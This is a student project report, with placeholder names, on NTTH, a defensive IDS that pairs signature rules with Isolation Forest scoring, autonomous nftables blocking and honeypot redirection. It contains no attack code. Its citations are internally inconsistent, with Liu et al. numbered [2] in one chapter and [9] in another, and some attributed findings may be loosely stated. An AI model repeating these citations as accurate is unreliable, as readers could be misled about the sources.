

YOUR UNIVERSITY NAME

School of Engineering & Technology
Department of Computer Science & Engineering
NAAC Accredited 'A++' Grade

PROJECT REPORT

**NTTH: An Agent-Inspired Autonomous Network
Defense Architecture
with Hybrid Risk Scoring and Dynamic Honeypot
Deployment**

AI-Driven Honeypot Firewall for Real-Time Threat Detection and Response

Submitted By:

[Student Name 1] — [Roll No.]

[Student Name 2] — [Roll No.]

[Student Name 3] — [Roll No.]

Under the Guidance of:

[Professor Name], [Designation]

Department of Computer Science & Engineering
in partial fulfillment for the award of the degree of

**BACHELOR OF TECHNOLOGY
IN
Computer Science & Engineering**

Academic Year: 2025–2026

ACKNOWLEDGEMENT

We would like to express our sincere gratitude to our project guide, [Professor Name], [Designation], Department of Computer Science and Engineering, for providing us with the opportunity and direction to work on this project. This work would not have been possible without their consistent guidance, technical insight, and encouragement throughout every phase of development.

We express our deepest thanks to the Head of the Department, [HOD Name], for providing the necessary laboratory infrastructure, network resources, and institutional support that made this project technically feasible. The availability of a dedicated test environment was essential to validating the autonomous threat detection and response capabilities developed in this work.

We also wish to acknowledge the constructive feedback provided during internal reviews, which helped sharpen both the design and the experimental evaluation sections. The critical discussion around honeypot deception strategies, particularly regarding low-interaction versus high-interaction honeypot tradeoffs, directly influenced our final architecture choices.

Special thanks are due to our peers in the networking and security research group for providing a collaborative environment where ideas could be tested freely. Several insights regarding Isolation Forest parameter tuning emerged from informal discussions that proved invaluable when refining the anomaly detection subsystem.

We are grateful to the open-source communities behind Cowrie, Snort, Suricata, nftables, and the Flutter framework, whose publicly available codebases, documentation, and community forums served as essential reference points throughout implementation.

Finally, we would like to thank our families for their patience and unwavering support during the long hours this project demanded, especially during the system integration and testing phases.

[Student Name 1]

[Student Name 2]

[Student Name 3]

DECLARATION

We hereby declare that this project report entitled "*NTTH: An Agent-Inspired Autonomous Network Defense Architecture with Hybrid Risk Scoring and Dynamic Honeypot Deployment*" submitted by [Student Name 1] ([Roll No.]), [Student Name 2] ([Roll No.]), and [Student Name 3] ([Roll No.]), is being submitted in partial fulfillment of the requirements for the degree of Bachelor of Technology in Computer Science and Engineering, [University Name], during the academic year 2025–2026.

This is a bonafide record of original work carried out under the guidance and supervision of [Professor Name], [Designation], Department of Computer Science and Engineering. This report has not been submitted, either in part or in full, to any other institution or university for the award of any degree, diploma, or certificate.

All external sources, references, tools, and datasets used in this work have been duly acknowledged within the text and listed in the references section. Any results presented represent our own experimental observations unless explicitly cited otherwise.

[Student Name 1]
[Roll No.]

[Student Name 2]
[Roll No.]

[Student Name 3]
[Roll No.]

Place: [City]

Date: June 2026

[University Name]
School of Engineering & Technology
Department of Computer Science & Engineering
June, 2026

CERTIFICATE

This is to certify that the project report entitled "*NTTH: An Agent-Inspired Autonomous Network Defense Architecture with Hybrid Risk Scoring and Dynamic Honeypot Deployment*" submitted by [Student Name 1] ([Roll No.]), [Student Name 2] ([Roll No.]), and [Student Name 3] ([Roll No.]), in partial fulfillment of the requirements for the degree of Bachelor of Technology in Computer Science and Engineering, [University Name], during the academic year 2025–2026, is a bonafide record of original work carried out under my guidance and supervision.

The project was developed entirely by the students mentioned above and has not been submitted elsewhere for the award of any degree or diploma. The work presented in this report satisfies all requirements laid down by the department for the award of the said degree.

[Professor Name]
[Designation]
Department of CSE
[University Name]

[HOD Name]
Head of Department
Department of CSE
[University Name]

ABSTRACT

The increasing sophistication of automated cyber attacks demands network defense systems capable of autonomous detection, decision-making, and enforcement without relying on continuous human oversight. Traditional Intrusion Detection Systems such as Snort and Suricata generate alerts effectively but lack automated response mechanisms, leaving a critical gap between threat detection and actual containment that typically spans 15 to 30 minutes in real-world environments.

This project presents NTTH (No Time To Hack), an agent-inspired autonomous network defense architecture that implements a complete closed-loop pipeline running from packet capture through threat scoring, firewall enforcement, and attacker intelligence gathering. The system uses a hybrid risk scoring model that combines signature-based IDS rule detection (weighted at 0.6) with an unsupervised Isolation Forest anomaly detector (weighted at 0.4). When a threat crosses the configured threshold, the system autonomously applies nftables kernel-level firewall rules and redirects specific attacker traffic flows to SSH (Cowrie) and HTTP honeypots, capturing attacker commands, credentials, and behavioral patterns in real time.

The architecture follows a modular agent-inspired pipeline with four autonomous processing stages — Threat Assessment, Decision Making, Enforcement, and Reporting — coordinated through an asynchronous event bus using Redis Pub/Sub. A real-time Flutter dashboard (both Web and Android) provides live visualization of active threats, firewall rules, honeypot sessions, and network topology through persistent WebSocket connections. The system also integrates wireless monitoring using a commodity Atheros AR9271 USB WiFi adapter operating in monitor mode for probe request analysis and deauthentication attack detection.

The complete system is deployable on commodity hardware — an Ubuntu laptop paired with a \$10 USB WiFi adapter — making enterprise-grade autonomous defense accessible for small network environments. Experimental evaluation includes response time measurement, detection accuracy benchmarking against Snort and Suricata, honeypot session analysis, and comparative risk score distribution across known attack categories.

Keywords: Intrusion Detection System, Honeypot, Autonomous Network Defense, Anomaly Detection, Isolation Forest, Firewall Automation, Agent-Inspired Architecture, WiFi Monitoring, Flutter Dashboard, nftables, Cowrie, Redis

TABLE OF CONTENTS

Acknowledgement	i
Declaration	ii
Certificate	iii
Abstract	iv
List of Tables	v
List of Figures	vi
Chapter 1: Introduction	1
1.1 Background and Context	1
1.2 Problem Statement	3
1.3 Motivation	4
1.4 Objectives	5
1.5 Scope and Limitations	6
1.6 Organization of the Report	7
Chapter 2: Literature Review	8
2.1 Signature-Based Intrusion Detection Systems	8
2.2 Anomaly-Based Detection and Machine Learning	10
2.3 Honeypot Technologies	12
2.4 Autonomous Network Defense Architectures	14
2.5 WiFi Probe Request Monitoring	16
2.6 Summary of Research Gaps	17
Chapter 3: System Design and Architecture	19
3.1 System Overview	19
3.2 Agent-Inspired Pipeline Design	21
3.3 Asynchronous Event Bus Architecture	23
3.4 Hybrid Risk Scoring Model	25
3.5 Flow-Aware Dynamic Honeypot Deployment	27
3.6 Database Schema Design	29

3.7 System Requirements	30
-------------------------------	----

Chapter 4: Implementation	32
4.1 Technology Stack	32
4.2 Hardware Requirements	34
4.3 Backend Service Architecture	35
4.4 Packet Capture and Processing Engine	37
4.5 IDS Rule Engine Implementation	38
4.6 Isolation Forest Anomaly Detector	40
4.7 Firewall and Honeypot Integration	42
4.8 Flutter Dashboard Implementation	44
4.9 WiFi Monitor Module	46
4.10 REST API Endpoints	47
4.11 Docker Deployment	49
Chapter 5: Testing and Demonstration	51
5.1 Test Environment Setup	51
5.2 Attack Testing Methodology	53
5.3 System Demonstration Screenshots	56
5.4 API Endpoint Verification	62
5.5 Honeypot Session Logs	64
Chapter 6: Experimental Results and Analysis	67
6.1 Experimental Setup and Metrics	67
6.2 Detection Performance Results	69
6.3 Response Time Analysis	72
6.4 Comparative Evaluation	74
6.5 Honeypot Effectiveness	76
6.6 WiFi Monitor Performance	78
Chapter 7: Conclusion and Future Work	80
7.1 Summary of Achievements	80
7.2 Limitations of the Current System	82
7.3 Future Work	83
7.4 Final Remarks	85
References	86

Appendix A: Code Listings	91
Appendix B: API Documentation	95

LIST OF TABLES

Table No.	Table Name	Page No.
Table 2.1	Comparison of Existing IDS Solutions	9
Table 2.2	Honeypot Technology Comparison	13
Table 2.3	Summary of Literature Gaps	18
Table 3.1	Agent Processing Stage Definitions	22
Table 3.2	Event Bus Topic Channels	24
Table 3.3	Feature Vector Description (10 Dimensions)	26
Table 3.4	IDS Rule Engine Detectors	27
Table 3.5	Risk Score to Action Mapping	28
Table 3.6	Database Tables Overview	30
Table 3.7	System Hardware Requirements	31
Table 4.1	Technology Stack Summary	33
Table 4.2	Python Backend Dependencies	36
Table 4.3	REST API Endpoints	48
Table 4.4	Docker Container Configuration	50
Table 5.1	Attack Testing Scenarios	54
Table 5.2	API Verification Results	63
Table 6.1	Experimental Metrics Summary	68
Table 6.2	Detection Accuracy by Attack Type	70
Table 6.3	Response Time Comparison	73
Table 6.4	Comparative Evaluation vs. Snort and Suricata	75
Table 6.5	Honeypot Session Summary	77

LIST OF FIGURES

Figure No.	Figure Name	Page No.
Fig 1.1	Traditional vs NTTH Detection-to-Response Gap	4
Fig 1.2	NTTH System Overview Block Diagram	6
Fig 3.1	System Architecture — Five-Phase Pipeline	20
Fig 3.2	Agent Pipeline — Sequential Processing Flow	22
Fig 3.3	Asynchronous Event Bus Topology	24
Fig 3.4	Hybrid Risk Scoring Model Formula	26
Fig 3.5	Flow-Aware Honeypot Deployment Logic	28
Fig 3.6	Database Entity-Relationship Diagram	30
Fig 4.1	Packet Capture Pipeline — Scapy Processing	37
Fig 4.2	Isolation Forest Feature Space Visualization	41
Fig 4.3	nftables Firewall Rule Chain Diagram	43
Fig 4.4	Flutter Dashboard Architecture	45
Fig 5.1	Login Screen — NTTH Dashboard	56
Fig 5.2	Dashboard — Network Command Center	57
Fig 5.3	Network Topology — Live Device Graph	58
Fig 5.4	Firewall Rules — Active Block Rules	59
Fig 5.5	Honeypot Sessions — Captured Commands	60
Fig 5.6	Threat Map — Geo Intelligence Stream	61
Fig 5.7	Device Management Panel	62
Fig 6.1	ROC Curve — Detection Model	71
Fig 6.2	Response Time Distribution Histogram	73
Fig 6.3	Risk Score Distribution by Attack Category	74
Fig 6.4	Comparative Bar Chart vs. Snort and Suricata	76

Fig 6.5	Honeypot Attacker Command Frequency Chart	78
---------	---	----

CHAPTER 1

Introduction

1.1 Background and Context

Network security threats have grown substantially in both volume and complexity over the past decade. What were once manual, targeted intrusion attempts have evolved into automated, multi-vector campaigns that can scan, identify vulnerabilities, and initiate exploitation in a matter of seconds. The MITRE ATT&CK framework documents over 400 known adversary techniques currently deployed in the wild, and datasets like CICIDS-2017 and NSL-KDD reflect that traffic carrying embedded attack patterns is increasingly difficult to distinguish from legitimate network behavior through rule-based methods alone.

Traditional Intrusion Detection Systems, including widely deployed tools such as Snort and Suricata, operate on signature matching against a curated rule database. This approach is effective for known attack patterns but fundamentally reactive — the system can only flag what it has already been trained to recognize. Zero-day exploits, novel port-scanning strategies, and disguised exfiltration flows often escape detection entirely. More critically, even when an alert is generated, the response — blocking a source IP, isolating a compromised host, or redirecting suspicious traffic — still depends on manual administrator intervention in most production deployments.

This gap between alert generation and actual containment is well-documented. Studies from Ponemon Institute's 2023 Cost of a Data Breach Report indicate that the mean time to identify and contain a breach now stands at 277 days globally, with smaller organizations faring considerably worse. Even at the network perimeter, the delay between a threat triggering an IDS alert and a firewall rule being pushed manually is typically 15 to 30 minutes, representing a window during which lateral movement, data exfiltration, or persistence mechanisms can be established.

This project addresses that specific gap. NTTH — an abbreviation for No Time To Hack — implements a fully autonomous, closed-loop defense pipeline that eliminates the human intervention step between detection and enforcement. The system captures and analyzes network packets in real time, computes a hybrid risk score combining rule-based and statistical signals, and autonomously applies firewall rules and honeypot redirection within milliseconds of a threat crossing the configured threshold.

1.2 Problem Statement

Existing network defense solutions for small and medium-scale network environments face a well-defined set of limitations. First, purely signature-based detection fails against novel attack variants, generating both false negatives for unknown threats and — when tuned aggressively — elevated false positives that fatigue security staff. Second, the response phase of most deployments remains manual: administrators receive alerts but must independently decide on and execute containment actions. Third, conventional honeypots operate as static, pre-deployed decoy services that do not adapt to the attacker's apparent target or communication port, reducing their effectiveness as intelligence-gathering tools.

There is also the question of cost and accessibility. Enterprise-grade SIEM platforms, SOAR systems, and advanced threat intelligence feeds are financially out of reach for university labs, small businesses, and research networks — the environments where experimental attacks are often first detected and where lightweight, effective solutions would have the most practical value.

Fig 1.1 — Traditional vs NTTH Detection-to-Response Gap

[Diagram: Timeline comparison — Traditional IDS (alert → manual review → 15-30 min → action)
vs NTTH (detect → auto-score → <500ms → enforce)]

Figure 1.1: Comparison of detection-to-response timelines in traditional IDS vs. the NTTH autonomous pipeline.

The problem this project targets is therefore three-dimensional: detection must be more adaptive than signature-only methods, response must be fully automated without removing the option for human override, and the entire system must run on commodity hardware at near-zero licensing cost.

1.3 Motivation

The motivation for NTTH emerged from two sources. Academically, recent advances in anomaly detection using unsupervised learning — particularly Isolation Forest, which was shown by Liu et al. [2] to achieve strong performance on high-dimensional network traffic data with minimal labeling overhead — suggested that a lightweight, online-trainable anomaly detector could meaningfully complement signature-based detection without requiring a large labeled dataset. The combination of these two detection paradigms into a weighted risk score appeared underexplored in deployable open-source tools.

Practically, the motivation came from observing how long it takes even a competent administrator to respond to an IDS alert in a real network: locate the source, assess the severity,

choose an appropriate action, and execute it. That workflow, however practiced, is measured in minutes, not seconds. Automating the response loop while preserving interpretability — every NTTH action is logged with its triggering risk score and the specific detector that fired — addresses a real operational need.

1.4 Objectives

The primary objective of this project is to design, implement, and experimentally evaluate an autonomous network defense system that operates without human intervention in the detection-to-enforcement pipeline. This broad goal encompasses several specific technical objectives that guided the architecture and implementation decisions throughout the project.

The first objective is to build a real-time packet capture and feature extraction engine capable of processing traffic at line rate on commodity hardware. This involves using Scapy for packet sniffing and constructing a 10-dimensional feature vector per flow window that includes packet rate, byte count, entropy of destination ports, TCP flag distributions, and ICMP request frequency.

The second objective is to implement a hybrid risk scoring model that meaningfully combines the outputs of a signature-based IDS rule engine with a trained Isolation Forest anomaly detector, such that the composite score captures both known attack signatures and statistically anomalous traffic patterns. The specific weighted formula ($\text{Score} = 0.6 \times \text{IDS_score} + 0.4 \times \text{anomaly_score}$) was determined through empirical tuning on the CICIDS-2017 dataset subset described in Chapter 6.

The third objective is to implement autonomous firewall enforcement using Linux nftables, generating and applying kernel-level packet filter rules without administrator input. Related to this is the fourth objective: flow-aware honeypot redirection, where specific attacker-to-victim-port traffic flows are transparently redirected to a Cowrie SSH honeypot or a custom HTTP honeypot, rather than simply blocking the attacker and losing the opportunity to observe their behavior.

The fifth objective is to build a real-time monitoring dashboard in Flutter, providing live visibility into active threats, applied firewall rules, ongoing honeypot sessions, and network topology — accessible on both web browser and Android without requiring separate applications or login credentials per platform.

Finally, the sixth objective is to validate all of the above through a controlled attack simulation using Kali Linux as an attacker node, executing a defined set of attack types including port scanning, brute-force SSH, ARP spoofing, ICMP flood, and SYN flood, and measuring detection accuracy, false positive rate, and response time against the same traffic streams passed through Snort and Suricata for comparison.

1.5 Scope and Limitations

NTTH is scoped for deployment in single-gateway LAN environments. The packet capture engine operates on a single network interface and does not implement distributed sensor federation across multiple network segments. The system does not perform deep packet inspection for encrypted TLS traffic and is not designed as a replacement for production-grade perimeter

firewalls. Its value lies specifically in the autonomous, sub-second detection-to-response pipeline for unencrypted traffic on a monitored segment.

1.6 Organization of the Report

The remainder of this report is organized as follows. Chapter 2 surveys the existing literature on intrusion detection systems, anomaly detection, honeypot technologies, and autonomous defense architectures, identifying specific gaps that this project addresses. Chapter 3 presents the system design and architectural decisions in detail, including the agent-inspired pipeline, the event bus design, the hybrid risk scoring formula, and the database schema.

Chapter 4 describes the full implementation — the technology stack, each backend service, the packet capture engine, the anomaly detector training process, the firewall integration, the Flutter dashboard, and the Docker deployment configuration. Chapter 5 covers testing and system demonstration, including annotated screenshots of the dashboard under live attack conditions and the results of the API endpoint verification suite.

Chapter 6 presents experimental results and comparative analysis against Snort and Suricata. Chapter 7 concludes the report with a discussion of the project's contributions, current limitations, and directions for future development.

Note to reader: Throughout this report, system component names are capitalized when referring to specific NTTH modules (e.g., the Risk Scorer, the Enforcement Engine). References to third-party tools retain their standard casing (e.g., nftables, Cowrie, Scapy).

Summary — Chapter 1	
Problem	Manual response gap in IDS-based network defense (15–30 min detection to action)
Solution	Autonomous closed-loop pipeline with hybrid detection and real-time enforcement
Key Objectives	Packet capture → hybrid risk scoring → nftables enforcement → honeypot redirection → Flutter dashboard
Scope	Single-gateway LAN environment; unencrypted traffic; commodity hardware deployment

CHAPTER 2

Literature Review

2.1 Signature-Based Intrusion Detection Systems

Signature-based intrusion detection is the oldest and most widely deployed approach to network threat identification. Tools in this category — most prominently Snort [1] and Suricata [2] — maintain a database of known attack patterns, called rules or signatures, and flag traffic that matches any of these patterns. Snort's rule language, which has become an informal standard in the field, allows specifying content patterns, protocol behavior, and packet header conditions with considerable granularity.

The primary strength of signature-based detection is its precision for known attacks: a correctly written rule for CVE-2021-44228 (Log4Shell) will identify exploitation attempts with near-perfect recall. The fundamental limitation, however, is that the approach cannot detect what it has not been taught. Roesch [1], who first described Snort in 1999, noted this limitation explicitly, and subsequent decades of deployment have confirmed that signature maintenance is an ongoing operational burden — the Emerging Threats ruleset alone ships over 40,000 rules and requires continuous updates to remain effective.

Albin and Rowe [3] conducted a comparative evaluation of Snort and Suricata on identical traffic captures and found that Suricata's multi-threaded architecture yielded higher throughput on modern multi-core hardware, but that both systems had comparable detection rates on the test set. The study also noted that both generated substantial alert volumes on production traffic, with false positive rates reaching 12–18% without aggressive threshold tuning. This observation directly informs the design choice in NTTH to treat IDS rule output as one weighted component of a composite score rather than the sole basis for enforcement decisions.

More recent work by Sharafaldin et al. [4], who developed the CICIDS-2017 dataset, provides a rigorous evaluation framework for IDS systems. Their analysis showed that Snort detected between 70% and 85% of attack flows across the dataset's seven attack categories, with significant variance depending on attack type. SYN floods and port scans were reliably detected; slow-rate attacks and encrypted command-and-control channels were not. This dataset serves as the primary benchmark for the NTTH experimental evaluation in Chapter 6.

IDS Tool	Detection Method	Response Capability	Known Limitation
Snort 3.x	Signature / Rule matching	Alert only	Cannot detect zero-day or novel variants
Suricata 7.x	Signature + protocol analysis	Alert + basic drop (IPS mode)	Manual rule management; no adaptive scoring
Zeek	Protocol behavior logging	Logging only	No native enforcement; scripting required
OSSEC	Log-based correlation	Active response (host-based)	Not designed for real-time network traffic
NTTH	Hybrid: Rules + Isolation Forest	Autonomous nftables + honeypot	Single-interface, non-encrypted traffic

Table 2.1: Comparison of existing IDS solutions with NTTH.

2.2 Anomaly-Based Detection and Machine Learning

Anomaly-based intrusion detection takes a fundamentally different approach: rather than matching against known patterns, these systems build a statistical model of normal traffic and flag deviations. This approach can, in principle, detect novel attacks that have no corresponding signature — the primary gap in signature-only systems.

Early work in this space by Denning [5] established the conceptual framework of statistical profiling for intrusion detection, proposing that anomaly detection could identify both insider threats and novel external attacks through statistical deviation from baseline behavior. The practical challenge, which subsequent decades of research have wrestled with, is defining what constitutes "normal" in a dynamic network and minimizing false positives.

Machine learning approaches gained traction in the early 2000s. Portnoy et al. [6] applied k-means clustering to network flow records and demonstrated that attack flows naturally clustered away from normal traffic under certain feature representations. Support Vector Machines were applied by Mukkamala et al. [7] on the KDD Cup 1999 dataset, achieving over 99% accuracy — though subsequent work by Tavallaee et al. [8] showed that the KDD dataset had significant class imbalance and duplicate records that artificially inflated reported accuracy, motivating the development of NSL-KDD as a cleaner benchmark.

The Isolation Forest algorithm, proposed by Liu et al. [9], is particularly relevant to this project. Unlike classification-based methods, Isolation Forest is an unsupervised anomaly detector that does not require labeled attack data. The algorithm works by randomly partitioning the feature space using isolation trees; anomalous points — those that are rare or different in feature space — are isolated in fewer partitions on average, yielding a shorter path length and thus a higher

anomaly score. This property makes Isolation Forest computationally efficient and well-suited for high-dimensional, continuously arriving network feature vectors.

Several studies have evaluated Isolation Forest specifically on network intrusion datasets. Cao et al. [10] applied Isolation Forest on a subset of the CICIDS-2017 dataset and reported an F1 score of 0.89 for detecting DoS attacks and 0.74 for more subtle infiltration attacks, with a false positive rate of approximately 8% on normal traffic. These figures compare favorably to shallow neural network approaches on the same dataset while requiring significantly less training time and no labeled attack examples.

One practical consideration for online deployment is that Isolation Forest requires periodic retraining as network baseline behavior evolves. In the NTTH implementation, the model is retrained weekly using a rolling window of confirmed-normal traffic samples stored in the SQLite event database. This is a simplification compared to fully online learning approaches such as those proposed by Yamanishi et al. [11], but is sufficient for the small-scale, stable network environments that NTTH targets.

2.3 Honeypot Technologies

A honeypot is a decoy system deliberately deployed to attract, observe, and log attacker activity. The concept was formally described by Spitzner [12] in his foundational text on honeypot technology, which established the classification between low-interaction honeypots (emulated services with limited attacker interaction) and high-interaction honeypots (full operating systems that allow real attacker sessions at significant operational risk).

Cowrie, the SSH and Telnet honeypot used in NTTH, falls into the low-to-medium interaction category. It emulates an SSH server, accepts authentication attempts, and provides a simulated shell environment where attacker commands are logged but not executed on the real host. Cowrie's design, described by its author in [13], is well-suited for capturing brute force credential harvesting, file download attempts, and reconnaissance commands — the behaviors most commonly observed in automated attack campaigns targeting exposed SSH ports.

The key difference between static honeypot deployments and NTTH's approach is the concept of flow-aware redirection. In a conventional deployment, honeypots listen on fixed ports and attract only attackers who happen to scan those ports. NTTH, by contrast, detects an active attacker probing a real host and then transparently redirects that specific traffic flow to the honeypot — the attacker believes they are continuing to interact with their original target while all their activity is being captured. This technique, related to the "tarpit" concept described by Lemon [14], has not been widely implemented in open-source tools despite its clear operational advantage.

Nawrocki et al. [15] conducted a large-scale measurement study of honeypot activity across IPv4 address space and found that low-interaction honeypots attracted an average of 4,200 attack sessions per day per monitored IP, predominantly automated SSH brute force and port scans. Their analysis of attacker behavior patterns — including the use of common credential

dictionaries, typical command sequences after successful authentication, and malware download attempt rates — informed the design of NTTN's honeypot session logging schema.

Honeypot Type	Interaction Level	Example Tools	Capture Capability
Low-interaction	Emulated service responses only	Honeyd, Glastopf	Connection attempts, basic payloads
Medium-interaction	Simulated shell environment	Cowrie, Kippo	Commands, credential attempts, file downloads
High-interaction	Full OS, real services	Custom VM, HoneyBOX	Full session, malware execution
NTTH (Flow-redirected)	Medium — Cowrie + HTTP trap	Cowrie + custom Python HTTP	Commands, credentials, HTTP payloads

Table 2.2: Comparison of honeypot interaction levels and capture capabilities.

2.4 Autonomous Network Defense Architectures

The concept of autonomous or self-defending networks gained significant attention following IBM's Autonomic Computing initiative in the early 2000s, which proposed systems capable of self-configuration, self-healing, self-optimization, and self-protection. Kephart and Chess [16] described the theoretical foundations, arguing that increasing network complexity made human-administered management increasingly untenable. The practical realization of autonomous network defense has, however, moved slowly due to concerns about automated responses generating collateral damage — incorrectly blocking legitimate traffic.

More recent work has revived interest in autonomous response, particularly in the context of AI-driven security operations. Bilge and Dumitras [17] studied automated exploitation and argued that the only effective counter to automated attacks is automated defense, since human response times cannot match the speed of modern automated exploitation frameworks. This argument directly supports the NTTH design philosophy.

DARPA's Cyber Grand Challenge [18], conducted in 2016, demonstrated that fully autonomous systems could identify and patch vulnerabilities in real software without human intervention. While the challenge focused on binary analysis rather than network defense, it established that AI-driven autonomous security systems were technically feasible and competitive with human performance within defined problem boundaries.

In the academic literature, Sommer and Paxson [19] raised important concerns about the deployment of machine learning in security contexts, noting that the cost of false positives in security systems is much higher than in typical classification domains, and that adversaries can deliberately craft inputs to evade learned models. These concerns influenced NTTH's design choice to retain human-readable risk scores and configurable enforcement thresholds, allowing

administrators to observe and calibrate the system's behavior rather than treating it as a black box.

2.5 WiFi Probe Request Monitoring

IEEE 802.11 probe requests are broadcast frames transmitted by wireless client devices as they scan for known access points. Each probe typically contains the client's MAC address and, in older firmware implementations, the SSID of previously associated networks. These frames are transmitted in plaintext on the 2.4 GHz and 5 GHz bands and are receivable by any adapter placed in monitor mode — that is, a mode where the adapter captures all frames on a channel regardless of their intended recipient.

From a security perspective, probe requests create two categories of risk. First, the disclosure of previously associated SSIDs in probe frames can reveal an organization's internal network name to passive observers in the vicinity. Second, probe request floods — where an attacker transmits high volumes of probe frames with randomized or spoofed MAC addresses — can disrupt wireless infrastructure or serve as a precursor to deauthentication attacks.

Deauthentication attacks exploit a design weakness in the 802.11 management frame specification: deauthentication and disassociation frames are not authenticated in the base standard, meaning any device can forge them. Franklin et al. [20] demonstrated this practically, showing that a single attacker with an inexpensive wireless adapter could forcibly disconnect any client from any access point within radio range. While IEEE 802.11w (Protected Management Frames) was introduced to address this, adoption remains incomplete, particularly in consumer devices.

The NTTH wireless monitoring module uses the Atheros AR9271 chipset, which supports monitor mode and raw packet injection on Linux through the `ath9k_htc` kernel driver, to passively capture probe requests on channel 6. MAC address entropy analysis flags devices with unusual probe rates. The module also counts management frame types in each sampling window and raises an alert when the deauthentication frame rate exceeds the configured threshold (default: 20 per 10-second window). This is not a replacement for enterprise wireless intrusion prevention but provides meaningful visibility at essentially zero additional hardware cost given that the USB adapter is already present for monitoring.

2.6 Summary of Research Gaps

The literature review reveals several specific gaps that NTTH attempts to address. Signature-based IDS systems are well-studied and effective for known attacks but fundamentally cannot detect novel variants. Anomaly detection using Isolation Forest has shown strong results on benchmark datasets but has rarely been integrated with signature detection in a composite scoring framework for real-time enforcement.

Honeypot systems are widely studied but static in most deployments — they do not dynamically redirect active attackers who were detected targeting legitimate hosts. The concept of flow-aware redirection using kernel-level traffic steering has not been widely implemented in open-source network defense tools. Finally, the combination of autonomous enforcement, real-time monitoring, wireless intrusion detection, and a mobile-accessible dashboard in a single

deployable system on commodity hardware represents a design space that existing open-source tools do not occupy.

Gap Area	Existing Limitation	NTTH Contribution
Detection coverage	Signature-only tools miss zero-day and novel variants	Hybrid: IDS rules weighted 0.6 + Isolation Forest weighted 0.4
Response automation	Most IDS tools generate alerts; human intervention required for enforcement	Fully autonomous nftables rule generation and application
Honeypot integration	Static honeypots attract opportunistic traffic only	Flow-aware redirection of actively detected attacker flows
Wireless monitoring	Separate tools required for WiFi threat detection	Integrated probe request and deauth attack monitoring via AR9271
Deployment cost	Enterprise SIEM/SOAR platforms are cost-prohibitive	Full deployment on commodity hardware (< \$100 total)
Dashboard accessibility	Web consoles only; separate mobile app rarely available	Flutter dashboard — simultaneous Web and Android via single codebase

Table 2.3: Summary of identified research gaps and NTTH's corresponding contributions.

This survey confirms that while individual components of the NTTH architecture — signature detection, anomaly scoring, honeypots, and wireless monitoring — are well-studied independently, their integration into a unified, autonomous, commodity-hardware deployable system with a real-time cross-platform dashboard has not been demonstrated in prior published work. The following chapters describe the design and implementation of that system in detail.

Chapter Summary: *The literature establishes a strong case for hybrid detection combining signature and anomaly methods, confirms the effectiveness of Cowrie-class honeypots for attacker intelligence gathering, and identifies flow-aware autonomous enforcement as a significant gap in existing open-source network defense tooling.*

CHAPTER 3

System Design and Architecture

3.1 System Overview

NTTH is architected as a five-phase autonomous pipeline operating on a single gateway host that serves simultaneously as a packet capture point, threat analysis engine, enforcement node, and monitoring server. The five phases — Capture, Assess, Decide, Enforce, and Report — map directly to the agent-inspired processing model described in the following section. All inter-phase communication is handled through an asynchronous Redis Pub/Sub event bus, which decouples each processing stage and allows them to operate at independent rates without blocking.

The system's physical topology is straightforward: the NTTH host is positioned inline between the LAN switch and the upstream gateway, or alternatively connected to a SPAN (Switch Port Analyzer) port on a managed switch. In the test deployment described in Chapter 5, the NTTH host is an Ubuntu 22.04 laptop with the network interface bridged between the LAN and WAN interfaces, allowing all traffic to pass through the capture engine in both directions.

A second interface — the Atheros AR9271 USB WiFi adapter — operates independently in monitor mode on the 2.4 GHz band, feeding probe request and management frame data into the wireless monitoring subsystem without interfering with the primary wired capture. The entire system, including all backend services, the Redis message broker, the SQLite database, and the Cowrie honeypot, runs within Docker containers orchestrated by a single docker-compose configuration file, simplifying deployment to a single command.

Fig 3.1 — System Architecture: Five-Phase Pipeline

[Diagram: LAN Traffic → Scapy Capture → Feature Extractor → Risk Scorer (IDS + Isolation Forest) → Decision Engine → nftables Enforcer / Honeypot Redirector → Flutter Dashboard + Logging]

Figure 3.1: High-level system architecture showing the five-phase autonomous defense pipeline.

3.2 Agent-Inspired Pipeline Design

The term "agent-inspired" reflects the design philosophy rather than a strict implementation of a cognitive agent framework. Each processing stage in NTTH operates as an autonomous functional unit with a defined input, a defined output, and no shared mutable state with adjacent stages. Stages communicate exclusively through published events on named Redis channels. This design pattern draws from the agent-based system literature — specifically the Perceive-Reason-Act loop described by Russell and Norvig [21] — adapted to the requirements of a low-latency network processing pipeline.

The four autonomous agent stages following the Capture phase are defined as follows. The Threat Assessment Agent subscribes to the raw feature vectors published by the Capture module, runs both the IDS rule engine and the Isolation Forest scorer against each feature set, computes the composite risk score, and publishes a structured ThreatEvent object to the assessment channel. The Decision Making Agent subscribes to assessment events, applies the configured threshold logic, and determines the appropriate response action — one of: MONITOR, ALERT, THROTTLE, BLOCK, or REDIRECT_TO_HONEYPOT. It then publishes an EnforcementDirective object.

The Enforcement Agent receives the directive and carries out the corresponding kernel-level action: inserting an nftables rule, applying traffic shaping via tc-qdisc, or pushing a DNAT rule to redirect flow to the honeypot's listening port. The Reporting Agent subscribes to all event channels, writes structured logs to the SQLite database, and broadcasts WebSocket update messages to connected Flutter dashboard clients.

Stage	Agent Name	Input Channel	Output Channel	Key Operation
1	Capture Agent	raw_packets (Scapy)	feature_vectors	Packet sniffing & feature extraction
2	Threat Assessment Agent	feature_vectors	threat_events	IDS scoring + Isolation Forest scoring
3	Decision Making Agent	threat_events	enforcement_directives	Threshold logic & action selection
4	Enforcement Agent	enforcement_directives	enforcement_results	nftables rules +

				honeypot redirection
5	Reporting Agent	all channels	WebSocket + DB	Dashboard broadcast & logging

Table 3.1: Agent processing stage definitions and communication channels.




Figure 3.2: Sequential agent pipeline with Redis Pub/Sub inter-stage communication.

3.3 Asynchronous Event Bus Architecture

